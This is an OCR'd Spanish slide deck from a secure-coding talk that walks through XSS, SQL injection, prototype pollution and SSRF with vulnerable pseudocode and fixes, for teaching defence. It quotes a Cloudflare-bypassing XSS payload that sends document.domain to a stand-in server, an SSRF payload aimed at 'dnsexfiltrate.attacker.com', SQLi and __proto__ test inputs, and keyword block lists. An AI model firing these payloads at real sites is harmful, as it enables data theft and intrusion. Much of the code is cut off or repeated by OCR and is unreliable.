Producción es hostil

usa tu código como escudo.

~/Inicio →Whoami_

- Matia Cornejo | Mataya
- Estudiante Ing. Civil Informática
- Miembro Cntr0llz
- Pentester DevelR0X
- Bug bounty hunter ocasional
- CEH|P, Cloud Security & DevSecOps
- Board Game Master

MatiaCornejo

~/Inicio →Agenda_

- Previo
- Motivación
- Escenario actual
- Forjando el escudo
- Conclusión
- Preguntas

~/Inicio/Agenda →Previo_


- Flexible
- Fácil aprendizaje
- Alto nivel de abstracción
- Concentrarse en el que, no en el cómo

```
function (parametros):
    variables <- valor
    if cumplerequisito:
        realiza procedimiento
    end if
    print("Salida")
```

~/Inicio/Agenda →Motivación_

Houston tenemos un problema!

~/Inicio/Agenda →Motivación_



~/Inicio/Agenda →Motivación_

~/Inicio/Agenda →Escenario actual_

WAF bypass by Gate_15_Analyst

https://t.co/QALFErhVgj #CyberSecurity ...

NOVEMBER 25, 2022

CLOUDFLARE

CloudFlare bypass by RepairApple01

Screen Unlock Service ☑ We have an exclusive device that can Bypass Activation Lock / Sim Lock on iPhone and iPad in 24 to 48 Hours. Bring IMEI ...

NOVEMBER 25, 2022

WAF bypass by MariaRusanova88

https://t.co/AU2CBV8pPc? ...

NOVEMBER 25, 2022

CLOUDFLARE , XSS

CloudFlare bypass XSS by Anshuma95272056

Cloudflare bypass all browsers. <svg/onload=location/**/='https://your.server/'+document.domain> #xss #bugbounty #infosec #cybersecuritytips ...

NOVEMBER 25, 2022

WAF bypass by SecurzyHQ

Ever wondered How to do Wordpress #Pentesting? Learn How to find bugs in Wordpress CMS!Join @HackerGautam's talk on #WordPress Pentesting for Bug Boun ...

NOVEMBER 25, 2022

CLOUDFLARE , XSS

CloudFlare bypass XSS by 0x0SojalSec

Cloudflare bypass all browsers. <svg/onload=location/**/='https://your.server/'+document.domain> #xss #bugbounty #infosec #cybersecuritytips ...

NOVEMBER 24, 2022

~/Inicio/Agenda →Escenario actual_

WAF bypass by Gate_15_Analyst

https://t.co/QALFErhVgj #CyberSecurity ...

NOVEMBER 25, 2022

CLOUDFLARE

CloudFlare bypass by RepairApple01

Screen Unlock Service ☑ We have an exclusive device that can Bypass Activation Lock / Sim Lock on iPhone and iPad in 24 to 48 Hours. Bring IMEI ...

NOVEMBER 25, 2022

WAF bypass by MariaRusanova88

https://t.co/AU2CBV8pPc? ...

NOVEMBER 25, 2022

CLOUDFLARE , XSS

CloudFlare bypass XSS by Anshuma95272056

Cloudflare bypass all browsers. <svg/onload=location/**/='https://your.server/'+document.domain> #xss #bugbounty #infosec #cybersecuritytips ...

NOVEMBER 25, 2022

WAF bypass by SecurzyHQ

Ever wondered How to do Wordpress #Pentesting? Learn How to find bugs in Wordpress CMS!Join @HackerGautam's talk on #WordPress Pentesting for Bug Boun ...

NOVEMBER 25, 2022

CLOUDFLARE , XSS

CloudFlare bypass XSS by 0x0SojalSec

Cloudflare bypass all browsers. <svg/onload=location/**/='https://your.server/'+document.domain> #xss #bugbounty #infosec #cybersecuritytips ...

NOVEMBER 24, 2022

CVE-2022-41878	Parse Server is an open source backend that can be deployed to any infrastructure that can run Node.js. In versions prior to 5.3.2 or 4.10.19, keywords that are specified in the Parse Server option `requestKeywordDenylist` can be injected via Cloud Code Webhooks or Triggers. This will result in the keyword being saved to the database, bypassing the `requestKeywordDenylist` option. This issue is fixed in versions 4.10.19, and 5.3.2. If upgrade is not possible, the following Workarounds may be applied: Configure your firewall to only allow trusted servers to make request to the Parse Server Cloud Code Webhooks API, or block the API completely if you are not using the feature.
CVE-2022-40630	This vulnerability exists in Tacitine Firewall, all versions of EN6200-PRIME QUAD-35 and EN6200-PRIME QUAD-100 between 19.1.1 to 22.20.1 (inclusive), due to improper session management in the Tacitine Firewall web-based management interface. An unauthenticated remote attacker could exploit this vulnerability by sending a specially crafted http request on the targeted device. Successful exploitation of this vulnerability could allow an unauthenticated remote attacker to perform session fixation on the targeted device.
CVE-2022-40629	This vulnerability exists in Tacitine Firewall, all versions of EN6200-PRIME QUAD-35 and EN6200-PRIME QUAD-100 between 19.1.1 to 22.20.1 (inclusive), due to insecure design in the Tacitine Firewall web-based management interface. An unauthenticated remote attacker could exploit this vulnerability by sending a specially crafted http request on the targeted device. Successful exploitation of this vulnerability could allow an unauthenticated remote attacker to view sensitive information on the targeted device.
CVE-2022-40628	This vulnerability exists in Tacitine Firewall, all versions of EN6200-PRIME QUAD-35 and EN6200-PRIME QUAD-100 between 19.1.1 to 22.20.1 (inclusive), due to improper control of code generation in the Tacitine Firewall web-based management interface. An unauthenticated remote attacker could exploit this vulnerability by sending a specially crafted http request on the targeted device. Successful exploitation of this vulnerability could allow an unauthenticated remote attacker to execute arbitrary commands on the targeted device.
CVE-2022-39958	The OWASP ModSecurity Core Rule Set (CRS) is affected by a response body bypass to sequentially exfiltrate small and undetectable sections of data by repeatedly submitting an HTTP Range header field with a small byte range. A restricted resource, access to which would ordinarily be detected, may be exfiltrated from the backend, despite being protected by a web application firewall that uses CRS. Short subsections of a restricted resource may bypass pattern matching techniques and allow undetected access. The legacy CRS versions 3.0.x and 3.1.x are affected, as well as the currently supported versions 3.2.1 and 3.3.2. Integrators and users are advised to upgrade to 3.2.2 and 3.3.3 respectively and to configure a CRS paranoia level of 3 or higher.
CVE-2022-39957	The OWASP ModSecurity Core Rule Set (CRS) is affected by a response body bypass. A client can issue an HTTP Accept header field containing an optional "charset" parameter in order to receive the response in an encoded form. Depending on the "charset", this response can not be decoded by the web application firewall. A restricted resource, access to which would ordinarily be detected, may therefore bypass detection. The legacy CRS versions 3.0.x and 3.1.x are affected, as well as the currently supported versions 3.2.1 and 3.3.2. Integrators and users are advised to upgrade to 3.2.2 and 3.3.3 respectively.
CVE-2022-39956	The OWASP ModSecurity Core Rule Set (CRS) is affected by a partial rule set bypass for HTTP multipart requests by submitting a payload that uses a character encoding scheme via the Content-Type or the deprecated Content-Transfer-Encoding multipart MIME header fields that will not be decoded and inspected by

~/Inicio/Agenda →Escenario actual_

~/Inicio/Agenda →Escenario actual_

~/Inicio/Agenda →Escenario actual_

~/Inicio/Agenda →Escenario actual_

~/Inicio/Agenda →Forjando el escudo_

~/Inicio/Agenda →Forjando el escudo_

XSS

~/Inicio/Agenda →Forjando el escudo_

```
obtenerNombre  (contexto):
    nombre <- get.request.nombre
    if nombre:
        renderizar(index,nombre)
    end if
   renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se muestra hacia el cliente el valor nombre sin **sanitizar**.
- ¿Dónde debemos hacerlo?
- [“ ,’ , <, >, script , alert , prompt, onerror, onxxx, etc]

```
obtenerNombre  (contexto):
    nombre <- get.request.nombre
    if nombre:
        renderizar(index,nombre)
    end if
   renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se muestra hacia el cliente el valor nombre sin **sanitizar**.
- ¿Dónde debemos hacerlo?
- [“ ,’ , <, >, script , alert , prompt, onerror, onxxx, etc]

```
obtenerNombre  (contexto):
    nombre <- get.request.nombre
    if nombre:
        renderizar(index,nombre)
    end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se muestra hacia el cliente el valor nombre sin **sanitizar**.
- ¿Dónde debemos hacerlo?
- [“ ,’ , <, >, script , alert , prompt, onerror, onxxx, etc]

```
obtenerNombre  (contexto):
    nombre <- get.request.nombre
    if nombre:
        renderizar(index,nombre)
    end if
   renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_


- Se muestra hacia el cliente el valor nombre sin **sanitizar**.
- ¿Dónde debemos hacerlo?
- [“ ,’ , <, >, script , alert , prompt, onerror, onxxx, etc]

```
obtenerNombre  (contexto):
   nombre <- get.request.nombre
   if nombre:
      nombre <-
htmlentities(nombre)
renderizar(index,nombre)
   end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se muestra hacia el cliente el valor nombre sin **sanitizar**.
- ¿Dónde debemos hacerlo?
- [“ ,’ , <, >, script , alert , prompt, onerror, onxxx, etc]

```
obtenerNombre   (contexto):
    nombre <- get.request.nombre
    if nombre:
        nombre <-
htmlentities(nombre)
renderizar(index,nombre)
    end if
    nderizar(in
```




~/Inicio/Agenda →Forjando el escudo_

- Se muestra hacia el cliente el valor nombre sin **sanitizar**.
- ¿Dónde debemos hacerlo?
- [“ ,’ , <, >, script , alert , prompt, onerror, onxxx, etc]

```
obtenerNombre   (contexto):
    nombre <- get.request.nombre
    if nombre:
        nombre <-
htmlentities(nombre)
renderizar(index,nombre)
    end if
    nderizar(in
```

“<script>



"<script>

“<script>

SQLi

~/Inicio/Agenda →Forjando el escudo_

```
obtenerNombre  (contexto):
   nombre <- get.request.nombre
   if nombre:
     db.save(nombre)
       renderizar(index,nombre)
   end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se **almacena** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- [“, ’, UNION, SELECT, WHERE, etc]

```
obtenerNombre  (contexto):
   nombre <- get.request.nombre
   if nombre:
     db.save(nombre)
       renderizar(index,nombre)
   end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se **almacena** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- [“, ’, UNION, SELECT, WHERE, etc]

```
obtenerNombre  (contexto):
   nombre <- get.request.nombre
   if nombre:
      db.save(nombre)
        renderizar(index,nombre)
   end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_


- Se **almacena** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- [“, ’, UNION, SELECT, WHERE, etc]

```
obtenerNombre  (contexto):
    nombre <- get.request.nombre
    if nombre:
       db.save(nombre)
         renderizar(index,nombre)
    end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se **almacena** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- [“, ’, UNION, SELECT, WHERE, etc]

```
obtenerNombre  (contexto):
    nombre <- get.request.nombre
    if nombre:
       if db.checkmodel(nombre):
          db.save(nombre)
         renderizar(index,nombre)
       end if
         renderiza (index,error)
    nd if
    derizar(inde
```




‘1==1--

Nombre inválido

~/Inicio/Agenda →Forjando el escudo_

- Se **almacena** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- [“, ’, UNION, SELECT, WHERE, etc]

```
obtenerNombre  (contexto):
    nombre <- get.request.nombre
    if nombre:
       if db.checkmodel(nombre):
          db.save(nombre)
          renderizar(index,nombre)
       end if
          renderiza (index,error)
    nd if
    derizar(inde
```



‘1==1--

Nombre inválido

Prototype pollution

~/Inicio/Agenda →Forjando el escudo_

```
obtenerUsuario  (contexto):
   usuario <-
create.object(post.request.user
)
   if usuario:
      renderizar(index,usuario)
   end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se **crea un objeto** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, **no** autogenerar objeto, tratando valores como **strings**

```
obtenerUsuario  (contexto):
   usuario <-
create.object(post.request.user
)
   if usuario:
      renderizar(index,usuario)
   end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se **crea un objeto** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, **no** autogenerar objeto, tratando valores como **strings**

```
obtenerUsuario   (contexto):
    usuario <-
create.object(post.request.user
)
    if usuario:
        renderizar(index,usuario)
    end if
    nderizar(in
```

~/Inicio/Agenda →Forjando el escudo_

- Se **crea un objeto** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, **no** autogenerar objeto, tratando valores como **strings**

```
obtenerUsuario   (contexto):
    usuario <-
create.object(post.request.user
)
    if usuario:
        renderizar(index,usuario)
    end if
    nderizar(in
```

~/Inicio/Agenda →Forjando el escudo_


- Se **crea un objeto** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, **no** autogenerar objeto, tratando valores como **strings**

```
obtenerUsuario  (contexto):
   usuario.nombre <-
str(post.request.user.nombre)
usuario.email <-
str(post.request.user.email)
   if usuario:
      renderizar(index,usuario)
   end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se **crea un objeto** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, **no** autogenerar objeto, tratando valores como **strings**

```
obtenerUsuario  (contexto):
   usuario.nombre <-
str(post.request.user.nombre)
usuario.email <-
str(post.request.user.email)
   if usuario:
      renderizar(index,usuario)
   nd if
   nderizar(in
```



{"usuario": {"__proto__": {"parámetro":"valor"}},
“nombre”:”test”}

{"usuario": {“nombre”:”test”}

~/Inicio/Agenda →Forjando el escudo_

- Se **crea un objeto** y luego muestra hacia el cliente el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Parsear parámetros, **no** autogenerar objeto, tratando valores como **strings**

```
obtenerUsuario  (contexto):
    usuario.nombre <-
str(post.request.user.nombre)
usuario.email <-
str(post.request.user.email)
    if usuario:
        renderizar(index,usuario)
    nd if
    nderizar(in
```

{"usuario": {"__proto__": {"parámetro": "valor"}},
“nombre”:”test”}

{"usuario": {“nombre”:”test”}

SSRF

~/Inicio/Agenda →Forjando el escudo_

```
obtenerNombre  (contexto):
    nombre <-
post.request.nombre
    path <- post.request.path
    if nombre:
post.request.path(path,nombre)
        renderizar(index,nombre)
    end if
   renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_


- Se **utiliza endpoint final** y luego se almacena el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y DNS

```
obtenerNombre  (contexto):
   nombre <-
post.request.nombre
   path <- post.request.path
   if nombre:
post.request.path(path,nombre)
      renderizar(index,nombre)
   end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se **utiliza endpoint final** y luego se almacena el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y DNS

```
obtenerNombre  (contexto):
    nombre <-
post.request.nombre
    path <- post.request.path
    if nombre:
post.request.path(path,nombre)
        renderizar(index,nombre)
    nd if
    nderizar(in
```



~/Inicio/Agenda →Forjando el escudo_

- Se **utiliza endpoint final** y luego se almacena el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y DNS

```
obtenerNombre  (contexto):
    nombre <-
post.request.nombre
    path <- post.request.path
    if nombre:
post.request.path(path,nombre)
        renderizar(index,nombre)
    ad if
    derizar(in
```

~/Inicio/Agenda →Forjando el escudo_


- Se **utiliza endpoint final** y luego se almacena el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y DNS

```
obtenerNombre  (contexto):
   nombre <-
post.request.nombre
   path <- post.request.path
   if checkpath(path) and
nombre:
post.request.(path,nombre)
       renderizar(index,nombre)
   end if
  renderizar(index)
```

~/Inicio/Agenda →Forjando el escudo_

- Se **utiliza endpoint final** y luego se almacena el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y DNS

```
obtenerNombre   (contexto):
    nombre <-
post.request.nombre
    path <- post.request.path
    if checkpath(path) and
nombre:
post.request.(path,nombre)
        renderiza  (index,nombre)
    nd if
    nderizar(inde
```




{"nombre":"test" , "path":"//dnsexfiltrate.attacker.com"}

error

~/Inicio/Agenda →Forjando el escudo_

- Se **utiliza endpoint final** y luego se almacena el valor nombre sin **validar**.
- ¿Dónde debemos hacerlo?
- Utilizar endpoints finales desde capa segura
- WhiteList, bloqueo HTTP y DNS

```
obtenerNombre   (contexto):
    nombre <-
post.request.nombre
    path <- post.request.path
    if checkpath(path) and
nombre:
post.request.(path,nombre)
        renderiza  (index,nombre)
    nd if
    nderizar(inde
```



{"nombre":"test" , "path":"//dnsexfiltrate.attacker.com"}

error

~/Inicio/Agenda →Conclusión_

- Se diferente, no seas un escáner de vulnerabilidades.
- Aprende a construir y aprenderás a atacar.
- Se una ayuda efectiva en la auditoria, entrega soluciones, no solo problemas.
- Try harder.

GO HACK OR GO HOME

~/Inicio/Agenda →Preguntas_

~/Inicio/Agenda →Referencias_

- https://owasp.org/www-project-application-security-verification-standard/
- https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications
- https://portswigger.net/web-security/sql-injection
- https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
- https://www.develrox.com/

Producción es hostil

usa tu código como escudo.